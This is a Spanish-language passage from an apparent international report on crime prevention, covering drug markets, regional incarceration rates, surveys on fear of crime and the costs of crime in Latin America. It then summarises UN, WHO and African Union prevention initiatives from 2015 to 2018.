El surgimiento de productos derivados de medicamentos de venta con receta, catalogados como nuevas sustancias psicoactivas (NSP), especialmente de sustancias análogas al fentanilo, se ha asociado con el aumento de los casos de sobredosis, incluso de sobredosis fatales, en los consumidores de opioides. En los últimos años algunos nuevos opioides sintéticos han guardado relación con el aumento del número de eventos adversos graves y decesos. Las pastillas y polvos con opioides sintéticos que se venden en el mercado ilícito ponen en peligro la salud pública, problema que se ve agravado por las disparidades que se presentan en cuanto a la cantidad y la potencia de sus ingredientes activos.

Fuente: UNODC (2017b, p. 10)

La producción de cocaína también aumentó en un 30% entre 2013 y 2015 y la producción de opio en un tercio entre 2015 y 2016 (UNODC, 2017b). En el primer caso, eso se debe en parte al aumento de la producción en Colombia y, en el segundo, a la mejora del rendimiento de los campos en Afganistán. Aunque la identificación de las redes de tráfico ha mejorado enormemente en los últimos tiempos, el flujo del tráfico también se ha diversificado (UNODC, 2017b).

Sin embargo, la gran revolución ha sido la legalización del cannabis en Uruguay, y ahora en ocho estados de los Estados Unidos y en el Distrito de Columbia (UNODC, 2017b). Canadá anunció recientemente que legalizará el consumo recreativo de cannabis el 17 de octubre de 2018. Sudáfrica, tras un fallo judicial en 2017, legalizó de facto el consumo de cannabis, una decisión confirmada por la Corte Constitucional en septiembre del 2018. Varios países, en particular de Europa, América y Oceanía, han legalizado en los últimos tiempos su uso medicinal. Aunque todavía no existe un consenso mundial, se está pasando de la guerra contra las drogas a un enfoque de salud pública basado en la despenalización (CIPC, 2015) y, en algunos casos, en la legalización, en particular del cannabis.

Los cambios en la población carcelaria y su influencia en la delincuencia

Acerca de las tasas de encarcelamiento, se observan tres períodos. Entre 2004 y 2007, la tasa de encarcelamiento varió. Entre 2007 y 2012 se observa una tendencia de aumento gradual de la tasa de encarcelamiento, que corresponde al período de la crisis económica de 2008. A partir de 2012, la tasa comienza a disminuir gradualmente.

La tasa de encarcelamiento por región varía significativamente. América del Norte, en particular debido a los Estados Unidos, tiene la tasa de encarcelamiento más alta del mundo (449,9 presos por cada 100 000 habitantes), siendo 2015 el año del período estudiado con la tasa más alta en la región. En efecto, Estados Unidos es el país con la tasa de encarcelamiento más elevada (675,6%ooo), seguido de lejos por Trinidad y Tobago (547,54%ooo) y El Salvador (532,84%ooo). Sin embargo, estos dos últimos países tienen una tasa de homicidios mucho más alta.

Centroamérica y el Caribe es la segunda región con la tasa de encarcelamiento más elevada, aunque se ha producido una disminución gradual desde 2011. En contraste, América del Sur, con una tasa que se sitúa en torno al promedio mundial, ha aumentado casi linealmente desde 2005 (152,2%ooo), alcanzando la tasa más alta en el período estudiado (235,6%ooo) en 2015. Europa del Este ha evolucionado en la dirección opuesta. De hecho, desde 2004 (263%ooo), la región ha registrado una disminución de la tasa de encarcelamiento, de manera especialmente acentuada a partir de 2011. En un reciente informe del ECOSOC (2017) se explica esta disminución por el efecto disuasorio de la tasa de condenas por homicidio, que es más elevada que en otras regiones.


Sin embargo, en el mismo informe se cuestiona la influencia del sistema de justicia penal sobre la criminalidad: «El hecho de que haya más personas en prisión no conduce necesariamente a tasas de homicidio más bajas, y las tasas de encarcelamiento más bajas no conducen automáticamente a una ola de crímenes.» (ECOSOC, 2017, p. 10) De hecho, varios estudios han cuestionado el impacto del sistema de justicia penal sobre la delincuencia (Cullen, Jonson y Nagin, 2011; Harding, Morenoff, Nguyen y Bushway, 2017; Loeffler, 2013; Roeder, Eisen, Bowling, Stiglitz y Chettiar, 2015). Roeder et al. (2015), por ejemplo, explican que la tasa de encarcelamiento ha tenido un efecto muy limitado en los Estados Unidos desde la década de 1990 y más bien nulo desde la década de 2000. Por su parte, Cullen et al. (2011) indican que existen muy pocas pruebas que confirmen la eficacia del encarcelamiento sobre la tasa de reincidencia y que, por el contrario, existen pruebas del efecto criminógeno de las cárceles.

Tabla 1.3. **Tasa mundial de encarcelamiento (2004-2015)**

	2004	2005	2006	2007	2008	2009	2010	2011	2012	2013	2014	2015
Tasa de personas encarceladas por cada 100 000 habitantes	181,9	166,0	182,4	168,2	181,5	186,0	188,5	184,3	191,3	173,2	181,2	159,9
% de personas encarceladas con sentencia	73,5	72,3	68,0	70,5	67,3	68,1	68,6	72,6	65,1	69,7	71,0	80,0
% de extranjeros encarcelados	0,04	0,04	0,04	0,05	0,04	0,05	0,04	0,04	0,04	0,04	0,04	0,07
% de jóvenes encarcelados	0,30	0,69	0,76	0,73	0,69	0,76	0,95	1,09	1,00	0,99	0,98	0,92
% de mujeres adultas encarceladas	3,74	4,32	4,76	4,85	4,72	4,39	4,59	4,60	5,59	4,53	5,94	6,74


Fuente: UNODC

Gráfico 1.6. **Tasa de encarcelamiento por cada 100 000 habitantes por región (parte 1)**



Fuente: UNODC

Gráfico 1.7. **Tasa de encarcelamiento por cada 100 000 habitantes por región (parte 2)**



Fuente: UNODC

El sentimiento de inseguridad

Alrededor de los años sesenta del siglo pasado se empezó a estudiar el sentimiento de inseguridad, en particular debido a la creciente preocupación sobre las actitudes y percepciones de los ciudadanos acerca de las políticas públicas (Gouseti, 2017). Uno de los principales desafíos fue, obviamente, analizar la relación entre los delitos reales y ese sentimiento de inseguridad (Lewis y Salem, 2016). Sin embargo, la literatura no ha establecido una relación directa entre estas dos dimensiones a escala individual (Zhao, Lawton y Longmire, 2015). En algunos casos, el sentimiento de inseguridad está asociado a un aumento de la delincuencia y, en otros casos, ocurre lo contrario. Para la mayoría de los investigadores, el sentimiento de inseguridad es un fenómeno multifactorial que depende de varias variables, entre ellas la delincuencia (CIPC, 2016b; Jackson y Gouseti, 2014). Para otros, la investigación sobre la delincuencia y la investigación sobre el sentimiento de inseguridad representan dos campos de estudio asociados pero independientes (Johnson, 2016). El sentimiento de inseguridad tiene tres componentes: la respuesta emocional, el componente comportamental, que implica las acciones tomadas para evitar la victimización (instalación de alarmas, evitar el transporte público, etc.), y el componente cognitivo, es decir, la evaluación del riesgo de victimización y la evaluación de las consecuencias de la victimización (Gouseti, 2017).

Recuadro 1.4. **Factores individuales que influyen en el sentimiento de inseguridad**

- La experiencia vivida, por ejemplo, una experiencia pasada de victimización (directa o indirecta).
- El género: Por ejemplo, los hombres tienen más miedo de los grupos grandes y las mujeres, de los individuos aislados y de las agresiones sexuales.
- La edad: Las personas mayores tienden a sentirse más inseguras cuando son víctimas, aunque en comparación son víctimas con menos frecuencia.
- La capacidad de defenderse.
- El estado de salud.
- El nivel de formación: Los de mayor nivel educativo son menos propensos a la ansiedad.
- La vulnerabilidad social: El hecho de tener o no tener empleo, por ejemplo, o de pertenecer a una minoría.
- El nivel social: Las personas que disponen de recursos educativos, profesionales y financieros ven la delincuencia como un problema menor.

Fuente: CIPC (2016b)


Ningún estudio internacional existente permite trazar una comparación internacional del sentimiento de inseguridad sobre la misma base metodológica. Las encuestas de tipo «barómetro» son probablemente lo más cercano a este modelo. Sin embargo, el Eurobarómetro y otros «barómetros» se elaboran en función de necesidades diferentes, lo que dificulta la comparabilidad. Por ejemplo, ni el Barómetro Árabe ni el Barómetro Asiático formulan regularmente preguntas concretas sobre el sentimiento de inseguridad. En el caso de este último, solo se incluyó una pregunta relacionada con el tema en la segunda edición (9 países = 2005-2008) del barómetro, en la que el 86,1% de los encuestados afirmaron sentirse seguros o muy seguros (Barómetro Asiático, 2008).

El último Eurobarómetro sobre la percepción de la seguridad nos ofrece una visión general de este problema en Europa (Comisión Europea, 2017). Nueve de cada diez europeos dicen sentirse seguros en su ciudad o barrio. En cambio, el porcentaje de personas que perciben la Unión Europea como una región segura se redujo en un 11% entre 2011 y 2017. Esto se debe en particular a los ataques terroristas perpetrados desde 2015. De hecho, la mayoría de los entrevistados consideran que el terrorismo, el crimen organizado y la ciberdelincuencia son los principales problemas de seguridad en la región.

En el caso de América Latina, la situación es completamente diferente (Corporación Latinobarómetro, 2017). En 2017, casi la mitad de los entrevistados admitía temer ser víctima de un delito. Este porcentaje ha aumentado casi linealmente desde 2009. El porcentaje de encuestados que dicen no haber tenido nunca miedo durante este año es del 15%, una cifra que en Brasil es del 7%. Sin embargo, si bien este porcentaje parece lógico considerando las altas tasas de homicidios de la región, la variación entre países es un elemento importante a tener en cuenta. En algunos países, como Chile o Uruguay, que tienen tasas de criminalidad muy bajas, el porcentaje de personas que dicen no haber tenido nunca miedo de ser víctimas de un delito alcanza el 16% y el 20% respectivamente. En cambio, países como Honduras (23%) o Guatemala (24%), que presentan tasas de homicidio muy altas, tienen porcentajes más elevados de personas que afirman no haber tenido miedo nunca. Estas cifras indican la profunda desconexión que existe entre el sentimiento de inseguridad y los niveles reales de delito.


En el caso de África, el último Afrobarómetro muestra que el 68,9% de los encuestados nunca ha tenido miedo de ser víctima de un delito en su hogar. También hay grandes variaciones entre los países. Madagascar es el país con el porcentaje más bajo (40,3%), seguido de Sudáfrica (46,6%). Sin embargo, la tasa de homicidios en Madagascar es muy baja (2010=0,62, según las estadísticas de la UNODC) en comparación con Sudáfrica, que es el quinto país con la tasa de homicidios más alta del mundo (recuadro 1.1).

Gráfico 1.8. **¿Hasta qué punto está de acuerdo o en desacuerdo con cada una de las siguientes declaraciones sobre la seguridad pública? (Europa)**




Fuente: Comisión Europea (2017)

Gráfico 1.9. **¿Con qué frecuencia teme ser víctima de un delito con violencia?**



Fuente: Corporación Latinobarómetro (2017)

Gráfico 1.10. **Temor de sufrir un delito en su propio hogar (África = 36 países)**




Fuente: UNODC

Recuadro 1.5. **Los costos asociados a la criminalidad y la violencia en América Latina**

Un estudio reciente del Banco Interamericano de Desarrollo ofreció información actualizada sobre los costos asociados a la criminalidad en la región (Banco Interamericano de Desarrollo, 2017). Los cálculos se basan en tres tipos de costos: costos sociales, costos para el sector privado, costos para el gobierno.


Gráfico 1.11. **Costos asociados con la criminalidad en América Latina (% del PIB)**



Fuente: Banco interamericano de desarrollo (2017, p. 28)

Se estima que la región perdió entre USD 114 500 millones y USD 170 400 millones debido a la criminalidad, lo que representa en promedio el 3,5 % del PIB regional. La subregión con el mayor porcentaje es Centroamérica, seguida del Caribe. Por un lado, los dos países con los costos más elevados de la región son también los países con los niveles de violencia y delincuencia más altos del mundo, a saber, Honduras (6,5 % del PIB) y El Salvador (5,9 % del PIB). Por otro lado, los países con tasas de homicidios muy bajas, como Chile o Uruguay, también tienen costos más bajos. México, pese a tener una alta tasa de criminalidad, es también el país con el menor porcentaje de costos de criminalidad de la región.

Gráfico 1.12. **Comparación internacional de los costos asociados con la criminalidad (% del PIB)**



Fuente: Banco interamericano de desarrollo (2017, p. 29)

El estudio también compara seis países occidentales con América Latina (véase el gráfico 1.12). En todos los casos y en todos los componentes, el costo de la criminalidad en América Latina es mayor que en los países occidentales. Sin embargo, en cuanto a los costos penitenciarios, Australia y el Reino Unido están a la altura de esa región y los Estados Unidos la superan, un dato coherente con las altas tasas de encarcelamiento de este último país. 14 de los 17 países latinoamericanos tienen costos más altos que los países occidentales. Chile y Perú, por ejemplo, tienen costos similares a los de Estados Unidos, pese a tener una tasa de encarcelamiento más baja.

Segunda parte: Avances internacionales y regionales en materia de prevención de la criminalidad

En esta sección describiremos los nuevos avances en materia de prevención de la criminalidad en el ámbito de las organizaciones internacionales y regionales.

Iniciativas internacionales

a) La Declaración de Doha

Como se destaca en el Quinto Informe Internacional, el 13.º Congreso de las Naciones Unidas sobre Prevención del Delito y Justicia Penal se celebró en Doha en 2015 (CIPC, 2016a). Uno de los resultados de este Congreso fue la aprobación de la **Declaración de Doha sobre la integración de la prevención del delito y la justicia penal** (UNODC, 2015b). Como su nombre indica, esta declaración aborda una de las cuestiones de seguridad más importantes, a saber, la frecuente desarticulación entre el sistema de justicia penal y las estrategias de prevención de la criminalidad, que se consideran dos dimensiones interrelacionadas pero independientes. A raíz de esta declaración, la UNODC puso en marcha un **programa mundial** con el fin de apoyar cuatro aspectos clave de esta integración: reforzar la integridad judicial y la prevención de la corrupción en el sistema judicial (instituciones fuertes, fiables y transparentes); promover la rehabilitación y la reintegración de los presos para darles una nueva oportunidad en la vida (sistemas de justicia penal justos, humanos y eficaces); prevenir la delincuencia juvenil a través de programas deportivos y de la formación en competencias básicas (prevención de la delincuencia juvenil) y apoyar la integración de la prevención de la criminalidad y del Estado de Derecho en todos los niveles educativos (educación para la justicia).

b) Prevención de la violencia por la OMS

La OMS ha puesto en marcha una **campaña mundial de prevención de la violencia**, cuyo objetivo es aplicar las recomendaciones publicadas en el Informe Mundial sobre la Violencia y la Salud de 2002, sensibilizando a la opinión pública sobre los problemas que plantea la violencia y destacando la importancia de la salud pública en este ámbito, lo que permite abordar tanto las causas como las consecuencias de tales actos, al tiempo que se fomenta la prevención en este ámbito (2017).

También en 2017, la OMS lanzó el «**Plan de acción mundial** para fortalecer la función del sistema de salud en la lucha contra la violencia interpersonal, en particular la ejercida sobre las mujeres y las niñas, y sobre los niños en general» (OMS, 2017). Este plan es el resultado de la resolución WHA67.15 de la 67.ª Asamblea Mundial de la Salud y tiene por objeto dirigirse específicamente a las mujeres, las niñas y los niños debido a las particularidades de la violencia de la que son víctimas, especialmente en razón de las desigualdades de género y la discriminación (OMS, 2017). Propone una serie de medidas prácticas que los Estados miembros pueden adoptar para reforzar sus sistemas sanitarios a fin de combatir ese tipo de violencia.

Recuadro 1.6. **Objetivos del Plan de acción mundial para fortalecer la función del sistema de salud en el marco de una respuesta nacional multisectorial para abordar la violencia interpersonal**

Los objetivos son:

1. Mitigar las consecuencias para la salud y otras consecuencias negativas de la violencia interpersonal, en particular la que se ejerce contra las mujeres y las niñas y contra los niños en general, mediante la prestación de servicios de salud integrales y facilitando el acceso a servicios multisectoriales.
2. Prevenir la violencia interpersonal, en particular la que se ejerce contra las mujeres y las niñas y contra los niños en general.

Orientaciones estratégicas:

A fin de alcanzar los objetivos, se proponen cuatro orientaciones estratégicas referidas tanto al mandato del plan relativo al sistema de salud como al enfoque de salud pública para hacer frente a la violencia interpersonal.

1. Fortalecer el liderazgo y la gobernanza del sistema de salud en la lucha contra la violencia.
2. Fortalecer la prestación de los servicios de salud y la capacidad del personal sanitario para responder a la violencia.
3. Fortalecer la programación para prevenir la violencia interpersonal, que comprende acciones de prevención de la violencia que el sistema de salud puede llevar a cabo directamente, mediante la identificación de personas en riesgo y la realización de actividades de promoción de la salud, así como acciones de prevención de la violencia a las que puede contribuir mediante acciones multisectoriales.
4. Mejorar la información y los datos probatorios.

Fuente: WHO (2017)

c) Primera Agenda 2030 para Niños y Niñas: la Cumbre de Soluciones para Terminar con la Violencia

Los días 14 y 15 de febrero de 2018 se celebró en Estocolmo (Suecia) una conferencia de alto nivel sobre la violencia contra los niños: «**Primera agenda 2030 para Niños y Niñas**: la Cumbre de Soluciones para Terminar con la Violencia» (Global Initiative to End All Corporal Punishment of Children, 2018). Este programa se enmarca en los 17 objetivos de desarrollo sostenible para 2030 que los dirigentes mundiales se han comprometido a alcanzar y, en particular, en el objetivo 16.2, que busca prevenir y poner fin a la violencia y la explotación de las niñas y los niños en todo el mundo. En julio de 2016 se puso en marcha una primera alianza mundial a iniciativa de varios gobiernos, el UNICEF, la OMS y otras partes interesadas. Cuenta con 15 países pioneros, aunque Japón, Brasil y los Emiratos Árabes Unidos anunciaron su intención de unirse en la Cumbre de Estocolmo en febrero. El único país involucrado en esta iniciativa considerado una economía desarrollada es Suecia.

d) Reuniones de alto nivel

26.º período de sesiones de la Comisión de Prevención del Delito y Justicia Penal (mayo de 2017)

El 26.º período de sesiones de la Comisión brindó la oportunidad de examinar once proyectos de resolución sobre diversas cuestiones, entre ellas la lucha contra la trata de seres humanos y la trata de migrantes, los vínculos entre el terrorismo y el crimen organizado transnacional, los sistemas penitenciarios y el encarcelamiento, la inclusión de la perspectiva de género en la lucha contra el crimen organizado transnacional y la ciberdelincuencia (UNODC, s. d.).

7.ª Conferencia de los Estados Parte en la Convención de las Naciones Unidas contra la Corrupción (noviembre de 2017)

Del 6 al 10 de noviembre de 2017 se celebró en Viena la 7ª Conferencia de los Estados Parte en la Convención de las Naciones Unidas contra la Corrupción, que congregó a más de 1700 delegados de unos 180 países. En esa conferencia se aprobaron ocho resoluciones, en particular en relación con el fortalecimiento de la cooperación internacional y del sistema de prevención desde un enfoque mundial y multidisciplinario (Conferencia de los Estados Parte en la Convención de las Naciones Unidas contra la Corrupción, 2017).

61.º período de sesiones de la Comisión de Estupefacientes (marzo de 2018)

La Comisión de Estupefacientes es el órgano rector de la Oficina de las Naciones Unidas contra la Droga y el Delito (UNODC), cuyo objetivo es orientar y ayudar a los Estados en la aplicación de sus recomendaciones, en particular mediante el seguimiento de las medidas adoptadas y la difusión de las prácticas que se adopten (Comisión de Estupefacientes, s. d.). Esta 61ª reunión se centró en acercar las percepciones de los Estados, las organizaciones internacionales y las organizaciones de la sociedad civil en torno a las resoluciones relativas a la lucha contra la crisis de los opiáceos sintéticos, la protección de los niños, el fortalecimiento de la prevención de la toxicomanía en las escuelas, las medidas para prevenir la transmisión maternoinfantil del VIH y los preparativos para la serie de sesiones a nivel ministerial de la Comisión en 2019. En resumen, dio lugar a la aprobación de 11 resoluciones y a una actualización de la clasificación de sustancias.

Reunión de alto nivel sobre la evaluación del Plan de Acción Mundial de las Naciones Unidas para combatir la trata de personas (septiembre de 2017)

Los días 27 y 28 de septiembre de 2017 se celebró en Nueva York una reunión plenaria de alto nivel de la Asamblea General de las

Naciones Unidas para evaluar no solo los progresos realizados en la aplicación del Plan de Acción Mundial para combatir la trata de personas aprobado en 2010, sino también las lagunas y los problemas que hayan podido surgido (ONU, s. d.). En el marco de la reunión, se adoptó la «Declaración Política sobre la Aplicación del Plan de Acción Mundial de las Naciones Unidas para Combatir la Trata de Personas», que incluye el compromiso de poner fin a la esclavitud moderna.

Por lo que se refiere a la prevención, los Estados miembros han destacado la importancia de proseguir los esfuerzos para combatir eficazmente la trata de seres humanos, en particular abordando las causas profundas y los factores de desarrollo de dicha trata, como la pobreza, el desempleo, la migración, etc.

Iniciativas regionales, nacionales y locales

a) África

La Arquitectura Africana de Paz y Seguridad, que se ocupa de la prevención de conflictos, la gestión de conflictos y la consolidación de la paz dentro de la Unión Africana (UA), presentó en 2016 su «**Hoja de Ruta 2016-2020**» [APSA roadmap 2016-2020] (APSA, 2016). Esta hoja de ruta proporciona una visión compartida de los resultados que deben alcanzar todas las partes interesadas de la APSA, destacando la necesidad de una mayor colaboración y coordinación. Se centra en cinco prioridades: la prevención de conflictos, la gestión de crisis y conflictos, la construcción de la paz y la reconstrucción en las situaciones posconflicto, los temas estratégicos de seguridad , la coordinación y la colaboración. En la cuarta prioridad es donde se abordan especialmente los desafíos relativos a la criminalidad. En este caso, esta prioridad está vinculada a los flujos ilegales de armas pequeñas y armas ligeras, la lucha contra el terrorismo, los flujos financieros ilícitos, así como el crimen organizado transnacional y la ciberdelincuencia.

La Comisión de la Unión Africana ha puesto en marcha un plan de acción para «**Silenciar las armas de aquí a 2020**» [Silencing the Guns by 2020], un proyecto considerado por la comunidad internacional como un gran impulso para África y, en particular, para los países que siguen enfrentándose a conflictos (ISS, 2018). El Instituto de Estudios de Seguridad de África ha identificado tres desafíos en relación con este plan de acción: la financiación, el desarme de las comunidades frágiles y el mantenimiento de la justicia y el Estado de derecho durante todo el proceso. En la misma línea, el Departamento de Paz y Seguridad (PSD) de la Unión Africana ha lanzado el «**Programa de Género, Paz y Seguridad (2015-2020)**», con el objetivo de desarrollar estrategias eficaces para la integración de la perspectiva de género en la paz y la seguridad, particularmente en lo que se refiere a la participación efectiva de las mujeres en África a este respecto, la protección en tiempos de conflicto y el reconocimiento público durante la fase posconflicto (Unión Africana, Departamento de Paz y Seguridad, 2016). Este programa desarrollará una asociación para la coordinación y formulación de políticas en esta esfera entre la Comisión de la Unión Africana, las Naciones Unidas y las comunidades económicas regionales. El plan también tiene por objeto aprovechar los conocimientos y la investigación para orientar la elaboración de estrategias y mecanismos a largo plazo para atender esas prioridades.

En 2016, la UNODC puso en marcha el **Programa Regional 2016-2021** para África Oriental «Promoción del Estado de Derecho y de la Seguridad Humana en África Oriental» (UNODC, 2016). Este plan tiene por objeto seguir fortaleciendo el Estado de derecho y la seguridad humana en la región mediante cinco pilares: la lucha contra el crimen organizado transnacional y todas las formas de tráfico, la lucha contra la corrupción, la prevención del terrorismo, la prevención de la criminalidad, la prevención del consumo de drogas y el tratamiento y la asunción de los cuidados y trastornos relacionados con la drogadicción. Cada pilar está asociado a unos resultados esperados para finales de 2021. En el caso del pilar de la prevención de la criminalidad y la justicia penal, los tres resultados previstos se relacionan particularmente con este último. La UNODC espera que los Estados miembros lleven a cabo reformas eficaces, económicas y 